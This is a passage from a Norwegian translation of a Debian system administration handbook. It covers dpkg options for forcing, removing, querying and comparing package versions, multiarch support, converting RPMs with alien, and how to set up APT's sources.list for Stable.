I dette tilfellet, hvis du tror at å erstatte denne filen ikke er en betydelig risiko for stabiliteten i systemet (som vanligvis er tilfelle), kan du bruke alternativet `--force-overwrite`, som ber dpkg om å ignorere denne feilen og overskrive filen.

Selv om det fins mange `--force-*` valgmuligheter, er det bare `--force-overwrite` det er sannsynlig å bruke jevnlig. Disse valgmulighetene er bare laget for helt spesielle situasjoner, og det er bedre å la dem være i fred så mye som mulig for å respektere reglene som pakkemekanismen pålegger. Glem ikke at disse reglene sikrer konsistens og stabilitet i systemet ditt.

#### VÆR VARSOM

#### Effektiv bruk av --force-\*

Hvis du ikke er forsiktig, kan bruken av valget `--force-*` føre til et system hvor APT-kommandofamilien vil nekte å fungere. Faktisk vil noen av disse alternativene tillate installasjon av en pakke selv om en avhengighet ikke er oppfylt, eller når det er en konflikt. Resultatet er et ikke-konsistent system sett fra et avhengighetssynspunkt, og APT-kommandoer vil nekte å utføre handlinger, med unntak av de som vil bringe systemet tilbake til en konsistent tilstand (dette består ofte av å installere den manglende avhengighet, eller fjerne en problematisk pakke). Dette resulterer ofte i en melding lik dette, som kom etter installasjon av en ny versjon av `rdesktop` mens man så bort fra dennes avhengigheten til en nyere versjon av `libc6`:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these
→ .
The following packages have unmet dependencies:
 rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7
           → is installed
```

E: Unmet dependencies. Try using -f.

En modig administrator, som er sikker på at sine analyser er riktig, kan velge å ignorere avhengighet eller konflikt, og bruker det aktuelle --force-\*-valget. I dette tilfellet, hvis de ønsker å kunne forutsette å bruke apt, eller aptitude, må de redigere /var/lib/dpkg/status for å slette/endre avhengigheten, eller konflikten, som de valgte å overstyre.

Denne manipulasjon er en stygg rettelse, og bør aldri brukes, unntatt når det absolutt kreves. Ganske ofte er en mer passende løsning å rekompile pakken som forårsaker problemet (se del 15.1, «Å bygge en pakke på nytt fra kildekoden» side 424), eller bruke en ny versjon (som muligens er rettet) fra et kodelager som stable-backports (se del 6.1.2.4, «Stabile tilbakeføringer» side 105).

#### 5.4.2. Fjerning av pakke

Å aktivere dpkg med -r eller --remove-valget, etterfulgt av navnet på en pakke, fjerner denne pakken. Denne fjerningen er imidlertid ikke komplett: Alle oppsetsfiler, vedlikeholderskript, loggfiler (systemlogger) og andre brukerdata som håndteres av pakken forblir. Denne måten å deaktivere programmet på, gjøres enkelt ved å avinstallere det, og det er fortsatt mulig å raskt installere det på nytt med samme oppsett. For å fjerne alt som er tilknyttet en pakke kan du bruke -P eller -- purge-valget, fulgt av pakkenavnet.

##### Eksempel 5.4 Fjerning og frakobling av debian-cd-pakken

```
# dpkg -r debian-cd  
(Reading database ... 112188 files and directories currently installed.)  
Removing debian-cd (3.1.20) ...  
# dpkg -P debian-cd  
(Reading database ... 111613 files and directories currently installed.)  
Purging configuration files for debian-cd (3.1.20) ...
```

#### 5.4.3. Spørre databasen til dpkg, og inspisere .deb-filer

##### DET GRUNNLEGGENDE **Argument-syntaks**

De fleste alternativene er tilgjengelige i en «lang» versjon (en eller flere relevante ord, innleddet med en dobbel bindestrek), og en «kort» versjon (en enkelt bokstav, ofte den første av ett ord fra den lange versjonen, og innleddet med en enkelt bindestrek). Denne konvensjonen er så vanlig at den er en POSIX-standard.

Til slutt i denne seksjonen vil vi gjennomgå dpkg-valgene som søker i den interne database for å få informasjon. Ved først å gi de lange alternativene, og deretter de tilsvarende korte alternativene (som selvsagt vil ha med de samme mulige argumentene) siterer vi --listfiles pakke

(eller `-L`), som lister filene installert av denne pakken; `--search fil` (eller `-S`), som finner pakken(e) som inneholder filen; `--status pakke` (eller `-s`), som viser topptekstene til en installert pakke; `--list` (eller `-l`), som viser listen med pakker som systemet kjenner, og installasjonsstatusen deres; `--contents file.deb` (eller `-c`), som lister filene i den spesifiserte Debian-pakken; `--info file.deb` (eller `-I`), som viser topptekstene til denne Debian-pakken.

#### Eksempel 5.5 Forskjellige søk med dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
```

```

/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15103
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.26-3
Replaces: mktemp, realpath, timeout
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.17),
             ➔ libselinux1 (>= 2.1.13)
Conflicts: timeout
Description: GNU core utilities
This package contains the basic file, shell and text manipulation
utilities which are expected to exist on every operating system.

.
Specifically, this package includes:
arch base64 basename cat chcon chgrp chmod chroot cksum comm cp
csplit cut date dd df dir dircolors dirname du echo env expand expr
factor false flock fmt fold groups head hostid id install join link ln
logname ls md5sum mkdir mknod mktemp mv nice nl nohup nproc numfmt
od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
tail tee test timeout touch tr true truncate tsort tty uname unexpand
uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version       Architecture     Description
====-
➔
un  backupninja      <none>        <none>        (no description
    ➔ available)
un  backuppc         <none>        <none>        (no description
    ➔ available)
un  baekmuk-ttf      <none>        <none>        (no description
    ➔ available)
un  base            <none>        <none>        (no description
    ➔ available)

```

```

un  base-config          <none>      <none>      (no description
    ➔ available)
ii   base-files           9.9+deb9u1   amd64      Debian base system
    ➔ miscellaneous files
ii   base-passwd          3.5.43     amd64      Debian base system
    ➔ master password and group
ii   bash                 4.4-5      amd64      GNU Bourne Again SHell
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_2.1.18-8~deb9u1_amd64.deb
drwxr-xr-x root/root      0 2017-09-18 20:41 .
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/bin/
-rwxr-xr-x root/root    996648 2017-09-18 20:41 ./usr/bin/gpg
-rwxr-xr-x root/root    3444 2017-09-18 20:41 ./usr/bin/gpg-zip
-rwxr-xr-x root/root   161192 2017-09-18 20:41 ./usr/bin/gpgconf
-rwxr-xr-x root/root   26696 2017-09-18 20:41 ./usr/bin/gpgparsemail
-rwxr-xr-x root/root   76112 2017-09-18 20:41 ./usr/bin/gpgsplit
-rwxr-xr-x root/root  158344 2017-09-18 20:41 ./usr/bin/kbxutil
-rwxr-xr-x root/root   1081 2014-06-25 16:17 ./usr/bin/lspgpot
-rwxr-xr-x root/root   2194 2017-09-18 20:41 ./usr/bin/migrate-pubring-from-
    ➔ classic-gpg
-rwxr-xr-x root/root  14328 2017-09-18 20:41 ./usr/bin/watchgnupg
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/sbin/
-rwxr-xr-x root/root   3078 2017-09-18 20:41 ./usr/sbin/addgnupghome
-rwxr-xr-x root/root  2219 2017-09-18 20:41 ./usr/sbin/applygnupgdefaults
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/share/
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/share/doc/
drwxr-xr-x root/root      0 2017-09-18 20:41 ./usr/share/doc/gnupg/
-rw-r--r-- root/root  18964 2017-01-23 18:39 ./usr/share/doc/gnupg/DETAILS.gz
[...]
$ dpkg -I /var/cache/apt/archives/gnupg_2.1.18-8~deb9u1_amd64.deb
new debian package, version 2.0.
size 1124042 bytes: control archive=2221 bytes.
  1388 bytes,   24 lines      control
  2764 bytes,   43 lines      md5sums
Package: gnupg
Source: gnupg2
Version: 2.1.18-8~deb9u1
Architecture: amd64
Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
Installed-Size: 2088
Depends: gnupg-agent (= 2.1.18-8~deb9u1), libassuan0 (>= 2.0.1), libbz2-1.0,
    ➔ libc6 (>= 2.15), libgcrypt20 (>= 1.7.0), libgpg-error0 (>= 1.14),
    ➔ libksba8 (>= 1.3.4), libreadline7 (>= 6.0), libssqlite3-0 (>= 3.7.15),
    ➔ zlib1g (>= 1:1.1.4)
Recommends: dirmngr (= 2.1.18-8~deb9u1), gnupg-l10n (= 2.1.18-8~deb9u1)
Suggests: parcimonie, xloadimage
Breaks: debsig-verify (<< 0.15), dirmngr (<< 2.1.18-8~deb9u1), gnupg2 (<<
    ➔ 2.1.11-7+exp1), libgnupg-interface-perl (<< 0.52-3), libgnupg-perl (<=

```

```

→ 0.19-1), libmail-gnupg-perl (<= 0.22-1), monkeysphere (<< 0.38~), php-
→ crypt-gpg (<= 1.4.1-1), python-apt (<= 1.1.0~beta4), python-gnupg (<
→ 0.3.8-3), python3-apt (<= 1.1.0~beta4)
Replaces: gnupg2 (<< 2.1.11-7+exp1)
Provides: gpg
Section: utils
Priority: optional
Multi-Arch: foreign
Homepage: https://www.gnupg.org/
Description: GNU privacy guard - a free PGP replacement
GnuPG is GNU's tool for secure communication and data storage.
It can be used to encrypt data and to create digital signatures.
It includes an advanced key management facility and is compliant
with the proposed OpenPGP Internet standard as described in RFC4880.
[...]

```

#### FOR VIDEREKOMMENDE

### Sammenligning av versjoner

Ettersom dpkg er programmet som behandler Debian-pakker, gir det også referanse-implementeringen for logikken som skal til for å sammenligne versjonsnumre. Dette er grunnen til at det har en `--compare-versions`-valgmulighet, som kan brukes av eksterne programmer (spesielt oppsettsskript som kjøres med dpkg selv). Denne valgmuligheten krever tre parametere: Et versjonsummer, en sammenligningsoperatør, og et andre versjonsnummer. De forskjellige mulige operatørene er `lt` (absolutt mindre enn), `le` (mindre enn eller lik), `eq` (lik), `ne` (ikke lik), `ge` (større enn eller lik), og `gt` (absolutt større enn). Hvis sammenligningen er riktig, returnerer dpkg 0 (sukcess); hvis ikke, gir den en ikke-zero verdi tilbake (som indikerer feil).

```

$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1

```

Legg merke til den uventede feilen i den siste sammenligningen: For dpkg, `pre`, betegner vanligvis en pre-release (pre-utgivelse), og har ingen spesiell betydning, og dette programmet sammenligner bokstaver på samme måte som tallene (en `<` `b < c ...`), i alfabetisk rekkefølge. Dette er grunnen til at det vurderer «`0pre3`» til å være større enn «`0`». Når vi ønsker en pakkes versjonsnummer for å vise at det er en pre-release, bruker vi tilde-tegnet, «`~`»:

```

$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0

```

#### 5.4.4. dpkgs loggfil

dpkg tar vare på en logg med alle handlinger i `/var/log/dpkg.log`. Denne loggen er ekstremt ordrik, med detaljer for hver og en av de stadier som pakker, håndtert av dpkg, gjennomgår. I tillegg til å gi en måte å spore dpkgs oppførsel på, hjelper den fremfor alt til med å beholde en historie om utviklingen av systemet: Man kan finne det nøyaktige øyeblikket når hver pakke er installert eller oppdatert, og denne informasjonen kan være svært nyttig i å forstå en nylig endring i oppførselen. I tillegg er alle versjoner tatt vare på, så det er lett å kryssjekke informasjonen med `changelog.Debian.gz` for de pakker det gjelder, eller også med online bug-rapporter.

#### 5.4.5. Støtte for multiarkitektur

Alle Debian-pakker har et Arkitektur-felt i kontrollinformasjonen. Dette feltet kan inneholde enten «all» (eller pakker som er arkitekturuavhengig), eller navnet på den arkitekturen som den er rettet mot (som «amd64», «armhf», ...). I det sistnevnte tilfellet vil, som standard, dpkg bare akseptere å installere pakken hvis arkitekturen svarer til vertsmaskinens arkitektur som meldt tilbake fra `dpkg --print-architecture`.

Denne begrensningen sikrer at brukerne ikke ender opp med binærfiler kompilert for feil arkitektur. Alt ville være perfekt, bortsett fra at (noen) datamaskiner kan kjøre binærfiler for flere arkitekturer, enten innebygd (et «amd64»-system kan kjøre "i386" binærfiler), eller ved hjelp av emulatorer.

##### Aktivere multi-arkitektur

dpkgs multi-arkitekturstøtte tillater brukere å definere «fremmede arkitekture» som kan installeres på det gjeldende systemet. Dette gjøres rett og slett med `dpkg --add-architecture` som i eksemplet nedenfor. Det er en tilsvarende `dpkg --remove-architecture` til å droppe støtte til en fremmed arkitektur, men den kan bare brukes når ingen pakker med denne arkitekturen er igjen.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-6-base_6.3.0-18_armhf.deb
dpkg: error processing archive gcc-6-base_6.3.0-18_armhf.deb (--install):
  package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
  gcc-6-base_6.3.0-18_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-6-base_6.3.0-18_armhf.deb
Selecting previously unselected package gcc-6-base:armhf.
```

```
(Reading database ... 112000 files and directories currently installed.)  
Preparing to unpack gcc-6-base_6.3.0-18_armhf.deb ...  
Unpacking gcc-6-base:armhf (6.3.0-18) ...  
Setting up gcc-6-base:armhf (6.3.0-18) ...  
# dpkg --remove-architecture armhf  
dpkg: error: cannot remove architecture 'armhf' currently in use by the database  
# dpkg --remove-architecture armel  
# dpkg --print-foreign-architectures  
armhf
```

MERK  
**APTs  
multi-arkitekturstøtte**

APT vil automatisk oppdage når dpkg er satt opp til å støtte fremmede arkitekturen, og vil starte nedlasting av samsvarende pakke-filer som ledd i oppdateringsprosessen.

Fremmede pakker kan installeres med `apt install pakke:arkitektur`.

I PRAKSIS  
**Ved hjelp av proprietære  
i386 binærfiler på amd64**

There are multiple use cases for multi-arch, but the most popular one is the possibility to execute 32 bit binaries (i386) on 64 bit systems (amd64).

### *Multi-arkitekturrelaterte endringer*

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the “Multi-Arch: same” header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). The most important libraries have been converted since the introduction of multi-arch in Debian Wheezy, but there are many libraries that will likely never be converted unless someone specifically requests it (through a bug report for example).

```
$ dpkg -s gcc-6-base  
dpkg-query: error: --status needs a valid package name but 'gcc-6-base' is not:  
  ↪ ambiguous package name 'gcc-6-base' with more than one installed instance  
  
Use --help for help about querying packages.  
$ dpkg -s gcc-6-base:amd64 gcc-6-base:armhf | grep ^Multi  
Multi-Arch: same  
Multi-Arch: same  
$ dpkg -L libgcc1:amd64 |grep .so  
/lib/x86_64-linux-gnu/libgcc_s.so.1  
$ dpkg -S /usr/share/doc/gcc-6-base/copyright  
gcc-6-base:amd64, gcc-6-base:armhf: /usr/share/doc/gcc-6-base/copyright
```

Det er ikke verd noe at Multi-Arch: same-pakker må kvalifisere sine navn med sin arkitektur for å være entydig identifiserbare. De har også muligheten til å dele filer med andre forekomster

med den samme pakken; `dpkg` sikrer at alle pakkene har bit-for-bit-identiske filer når de deles. Sist men ikke minst, må alle forekomster av en pakke ha den samme versjonen. De må de oppgraderes sammen.

Multi-arkitekturstøtte gir også noen interessante utfordringer i måten avhengigheter håndteres. Å tilfredsstille en avhengighet krever enten en pakke merket «Multi-Arch: foreign», eller en pakke hvis arkitektur samsvarer med den ene av pakken som inneholder avhengigheten (i denne prosessen med avhengighetsavklaring er arkitekturuavhengige pakker antatt å ha den samme arkitektur som verten). En avhengighet kan også bli svekket ved å tillate ulike arkitekturen å imøtekomme den, med `package:any`-syntaks, men fremmede pakker kan bare tilfredsstille en slik avhengighet hvis de er merket «Multi-Arch: allowed».

## 5.5. Sameksistens med andre pakkesystemer

Debian-pakker er ikke de eneste programvarepakker som brukes i fri programvareverden. Den viktigste konkurrent er RPM-formatet til Red Hat Linux-distribusjon og dens mange derivater. Red Hat er en veldig populær, kommersiell distribusjon. Det er derfor vanlig at programvare levert av tredjeparter blir tilbuddt som RPM-pakker i stedet for Debian.

I dette tilfellet skal du vite at programmet `rpm`, som behandler RPM-pakker, er tilgjengelig som en Debian-pakke, så det er mulig å bruke dette pakkeformatet på Debian. Imidlertid bør forsiktighet utvises for å begrense disse håndteringene med å trekke ut informasjon fra en pakke, eller for å få bekreftet integriteten. Det er sant nok urimelig å bruke `rpm` for å installere en RPM i et Debian-system; RPM bruker sin egen database, atskilt fra lokal programvare (for eksempel `dpkg`). Dette er grunnen til at det ikke er mulig å sikre en stabil sameksistens av to pakkesystemer.

På den annen side, `alien`-verktøyet kan konvertere RPM-pakker til Debian-pakker og vice versa.

### SAMFUNNET Oppmuntre til å ta i bruk .deb

If you regularly use the `alien` program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the `.deb` format. Note that the format of the package is not everything: a `.deb` package built with `alien` or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian *Stretch*.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm
phpmyadmin_4.7.5-3_all.deb generated
$ ls -s phpmyadmin_4.7.5-3_all.deb
4356 phpmyadmin_4.7.5-3_all.deb
```

Du vil finne at denne prosessen er svært enkel. Du må imidlertid vite at pakken som genereres ikke har noen informasjon om avhengighet, siden avhengigheter i de to pakkeformater ikke har systematisk samsvar. Administratoren må derfor manuelt sørge for at den konverterte pakken vil fungere på riktig måte, og dette er grunnen til Debian-pakker generert slik bør unngås

så mye som mulig. Heldigvis har Debian den største samlingen av programvarepakker av alle distribusjoner, og det er sannsynlig at uansett hva du leter etter, er det allerede der.

Ser du på manualsiden for `alien`-kommandoen, vil du legge merke til at dette programmet håndterer andre pakkeformater, spesielt de som brukes av Slackware-distribusjonen (som består av et enkelt `tar.gz`-arkiv).

Stabiliteten av programvare som er rullet ut med `dpkg`-verktøyet bidrar til Debians berømmelse. APT-verktøypakken, beskrevet i neste kapittel, beholder denne fordelen, samt sparar administratoren fra å håndtere pakkenes status – en nødvendig, men vanskelig oppgave.

## Nøkkelord

---

apt  
apt-get  
apt-cache  
aptitude  
synaptic  
sources.list  
apt-cdrom

---



# Vedlikehold og oppdateringer; APT-verktøyene

6

---

---

## Innhold

---

Å fylle inn sources.list-filen	102	aptitude, apt-get, og apt-kommandoer	109
Kommandoen apt-cache	118	Brukergrensesnitt: aptitude, synaptic	120
Oppgradering fra en stabil distribusjon til den neste	125	Sjekking av pakkeautensitet	123
		Å holde systemet oppdatert	127
		Automatiske oppgraderinger	129
		Søke etter pakker	131

---

*Hva som gjør Debian så populært hos administratorer er hvor lett programvaren kan installeres, og hvor lett hele systemet kan oppdateres. Denne unike fordelen er hovedsakelig på grunn av APT-programmet, som Falcot Corp administratorene studerte med entusiasme.*

APT er forkortelse for Advanced Package Tool. Hva som gjør dette programmet «avansert» er tilnærmingen til pakker. Det betyr ikke bare å vurdere dem hver for seg, men det anser dem som en helhet, og gir den best mulige kombinasjon av pakker, avhengig av hva som er tilgjengelig og kompatibelt (ut fra avhengigheter).

ORDFORRÅD	Ordet <i>kilde</i> kan være uklart. En kildepakke - en pakke som inneholder kildekoden til et program - må ikke forveksles med en pakkekilde - en pakkebrønn (nettsted, FTP-server, CD-ROM, lokal katalog, etc.) som inneholder pakker.
<b>Pakkekilde og kildepakke</b>	

APT trenger å bli gitt en «liste over pakkekilder»: filen `/etc/apt/sources.list` vil liste de ulike pakkebrønnene (eller «kildene») som publiserer Debian-pakker. APT vil deretter importere listen over pakker utgitt av hver av disse kildene. Denne operasjonen oppnås ved å laste ned `Packages.xz`, eller en variant som bruker en annen pakkemetode (slik som `Packages.gz`, eller `.bz2`)-filer (i tilfelle fra en kilde med binærpakker) og `Sources.xz`, eller en variant (i tilfelle av en kilde med kildepakker), og ved å analysere innholdet. Når en gammel kopi av disse filene allerede er til stede, kan APT oppdatere den ved bare å laste ned forskjellene (se sidestolpe «[Trinnvis oppgradering](#)» side 112).

DET GRUNNLEGGENDE	En <code>.gz</code> -utvidelse refererer til en fil komprimert med gzip-verktøyet. gzip er det raske og effektive, tradisjonelle Unix-verktøyet for å komprimere filer. Nyere verktøy oppnår bedre komprimeringshastigheter, men krever mer ressurser (beregning av tid og minne) for å komprimere og dekomprimere en fil. Blant dem, og rekkefølge etter fremtreden, er det bzip2 (som genererer filer med en <code>.bz2</code> -utvidelse), lzma (genererer <code>.lzma</code> -filer) og xz (genererer <code>.xz</code> -filer).
<b>gzip, bzip2, LZMA og XZ komprimering</b>	

## 6.1. Å fylle inn sources.list-filen

### 6.1.1. Syntaks

Hver aktiv linje i `/etc/apt/sources.list`-filen inneholder beskrivelsen av en kilde, laget av 3 deler atskilt med mellomrom.

Det første feltet indikerer kildetype:

- «deb» for binærpakker,
- «deb-src» for kildepakker.

The second field gives the base URL of the source (combined with the filenames present in the `Packages.xz` files, it must give a full and valid URL): this can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with `file://` to indicate a local source installed in the system's file hierarchy, with `http://` to indicate a source accessible from a web server, or with `ftp://` for a source available on an FTP server. The URL can also start with `cdrom:` for CD-ROM/DVD-ROM/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are more and more common.

Syntaksen i det siste feltet avhenger av strukturen i pakkebrønnen. I de enkleste tilfellene kan du bare indikere en undermappe (med en obligatorisk skråstrek) for ønsket kilde (dette er ofte et enkelt «./» som refererer til fraværet av en underkatalog — pakkene er så direkte på den angitte URL). Men i de vanligste tilfellene vil kildebrønnene være strukturert som et Debian-speil, med flere distribusjoner som hver har flere komponenter. I de tilfellene, gi navnet på den valgte distribusjonen (ved sitt «kodenavn» - se listen i sidefeltet «[Bruce Perens, en kontroversiell leder](#)» side 8 — eller i de «suites» som svarer til — stable, testing, unstable), så komponentene (eller seksjonene) for å aktivere (valgt mellom main, contrib, og non-free i et typisk Debian-speil).

#### ORDFORRÅD

##### **Arkivene main, contrib og non-free**

Debian bruker tre seksjoner for å differensiere pakker i henhold til lisensene forfatterne har valgt for hvert arbeid. Main samler alle pakker som fullt ut oppfyller de Debian Free-retningslinjer for programvare.

non-free-arkivet er forskjellig fordi det inneholder programvare som ikke (helt) er i samsvar med disse prinsippene, men som likevel kan distribueres uten restriksjoner. Dette arkivet, som ikke offisielt er en del av Debian, er en tjeneste til brukere som kan trenge noen av disse programmene — men Debian anbefaler alltid å prioritere fri programvare. Eksistensen av denne seksjonen representerer et betydelig problem for Richard M. Stallman, og holder Free Software Foundation tilbake fra å anbefale Debian til brukerne.

Contrib (bidrag) er et sett programvare med åpen kildekode som ikke kan fungere uten noen ikke-frie elementer. Disse elementene kan være programvare fra non-free seksjonen, eller ikke-frie filer slike som i spille-ROM-er, konsoll-BIOS, etc. Contrib inkluderer også fri programvare der kompileringen krever proprietære elementer. Dette var i utgangspunktet tilfellet for kontorpakken OpenOffice.org, som behøvde et proprietært Java-miljø.

#### TIPS

Hvis det er vises til mange pakkekilder, kan det være nyttig å dele dem i flere filer. Hver del blir deretter lagret i /etc/apt/sources.list.d/filnavn.list (se sidefelt «[Kataloget som slutter på .d](#)» side 113).

##### **/etc/apt/sources.list.d/\*.list filer**

cdrom-innganger beskriver den CD/DVD-ROM du har. I motsetning til andre innganger, er en CD-ROM ikke alltid tilgjengelig fordi den må settes inn i stasjonen, og fordi bare én disk kan leses om gangen. Av disse grunnene brukes disse kildene på en litt annen måte, og apt-cdrom-programmet må legges til, vanligvis utløst med add-parameteret. Dette siste vil be om at disken settes inn i stasjonen, og vil bla gjennom innholdet på jakt etter pakke-filer. Det vil bruke disse filene til å oppdatere sin database med tilgjengelige pakker (denne operasjonen gjøres vanligvis ved apt update-kommandoen). Fra da av kan APT kreve at disken settes inn om det behov for en av pakkene derfra.

### 6.1.2. Pakkebrønnen for *Stable* brukere

Her er en standard sources.list for et system som kjører *Stable* versjonen av Debian:

#### Eksempel 6.1 /etc/apt/sources.list-fil for brukere av Debian Stable

```
# Security updates
deb http://security.debian.org/ stretch/updates main contrib non-free
deb-src http://security.debian.org/ stretch/updates main contrib non-free

## Debian mirror

# Base repository
deb http://deb.debian.org/debian stretch main contrib non-free
deb-src http://deb.debian.org/debian stretch main contrib non-free

# Stable updates
deb http://deb.debian.org/debian stretch-updates main contrib non-free
deb-src http://deb.debian.org/debian stretch-updates main contrib non-free

# Stable backports
deb http://deb.debian.org/debian stretch-backports main contrib non-free
deb-src http://deb.debian.org/debian stretch-backports main contrib non-free
```

This file lists all sources of packages associated with the *Stretch* version of Debian (the current *Stable* as of this writing). We opted to name “stretch” explicitly instead of using the corresponding “stable” alias (stable, stable-updates, stable-backports) because we don’t want to have the underlying distribution changed outside of our control when the next stable release comes out.

De fleste pakker vil komme fra «basispakkebrønnen» som inneholder alle pakkene, men sjeldent blir oppdatert (omtrent en gang hver 2. måned for en «point release»). De andre pakkebrønnene inneholder ikke alle pakkene, og kan være vert for oppdateringer (pakker med en nyere versjon) som APT kan installere. Følgende avsnitt vil forklare hensikten og reglene om hver av disse pakkebrønnene.

Merk at når den ønskede versjonen av en pakke er tilgjengelig fra flere kodelagre, vil den første oppførte `sources.list`-filen bli benyttet. Av denne grunn blir ikke-offentlige kilder vanligvis lagt til ved slutten av filen.

Som en sidekommentar, det meste av hva denne seksjonen sier om *Stable* gjelder like meget *Oldstable*, ettersom den siste bare er en eldre *Stable* som er vedlikeholdt parallelt.

### Sikkerhetsoppdateringer

Sikkerhetsoppdateringene ligger ikke i det vanlige Debian nettarkivet, men på [security.debian.org](http://security.debian.org) (på et lite sett med maskiner vedlikeholdt av **Debian System Administrators**). Dette arkivet inneholder sikkerhetsoppdateringer (utarbeidet av Debian Security Team og/eller av pakkevedlikeholdere) for *Stable*-distribusjonen.

Serveren kan også ha sikkerhetsoppdateringer for *Testing*, men det skjer ikke svært ofte siden disse oppdateringer tenderer til å nå *Testing* via den regulære flyten av oppdateringer fra *Unstable*.

### *Stabile oppdateringer*

Stabile oppdateringer er ikke sikkerhetssensitive, men anses viktige nok til å leveres til brukere før neste stabile utgivelse.

Dette pakkearkivet vil normalt inneholde feilrettinger for kritiske feil som ikke kunne bli ordnet før utgivelse, eller som har blitt lagt inn ved påfølgende oppdateringer. Avhengig av om det haster, kan det også inneholde oppdateringer for pakker som må utvikles over tid ... som *spamassassins* deteksjonsregler for spam, *clamav*s virus database, eller sommertidsregler for alle tidssoner (*tzdata*).

I praksis er denne pakkebrønnen en undergruppe av pakkebrønnen *proposed-updates*, omhyggelig valgt ut av administratorene av «Stable»-utgivelsen.

### *Foreslårte oppdateringer*

Etter utgivelsen blir *Stable*-distribusjonen bare oppdatert en gang hver annen måned. *proposed-updates*-pakkebrønnen er der de forventede oppdateringer forberedes (under tilsyn av administratorene for «Stable»-utgivelsen).

Sikkerheten og stabile oppdateringer som er dokumentert i de foregående avsnittene, er alltid med i denne pakkebrønnen, men det er mer også, fordi pakkens vedlikeholdere har også mulighet til å fiksere viktige feil som ikke fortjener å bli gitt ut med en gang.

Anyone can use this repository to test those updates before their official publication. The extract below uses the *stretch-proposed-updates* alias which is both more explicit and more consistent since *jessie-proposed-updates* also exists (for the *Oldstable* updates):

```
deb http://ftp.debian.org/debian stretch-proposed-updates main contrib non-free
```

### *Stabile tilbakeføringer*

Pakkebrønnen *stable-backports* har «pakketilbakeføringer». Begrepet refererer til en pakke med noen nyere programmer som har blitt kompilert for en eldre distribusjon, vanligvis for *Stable*.

Når distribusjonen blir litt utdatert, har mange programvareprosjekter lansert nye versjoner som ikke er integrert i den nåværende *Stable* (som bare er modifisert for å løse de mest kritiske problemer, slik som sikkerhetsproblemer). Ettersom *Testing* og *Unstable*-distribusjoner kan være mer risikabel, tilbyr pakkevedlikeholderne noen ganger rekompileringer av nyere programmer for *Stable*, som har fordelen å begrense mulig ustabilitet til et lite antall valgte pakker.

⇒ <http://backports.debian.org>

Tilbakeføringer fra stable-backports er alltid laget fra pakker som er tilgjengelig i *Testing*. Det sikrer at alle installerte tilbakeføringer kan oppgraderes til den samsvarende stabile versjonen så snart den neste stabile utgivelsen av Debian er tilgjengelig.

Selv om dette arkivet gir nyere versjoner av pakker, vil ikke APT installere dem med mindre du gir klare instruksjoner om å gjøre det (eller hvis du ikke allerede har gjort det med en tidligere versjon av den gitte tilbakeføringen):

```
$ sudo apt-get install package/stretch-backports  
$ sudo apt-get install -t stretch-backports package
```

### 6.1.3. Pakkebrønner for brukere av *Testing/Unstable*

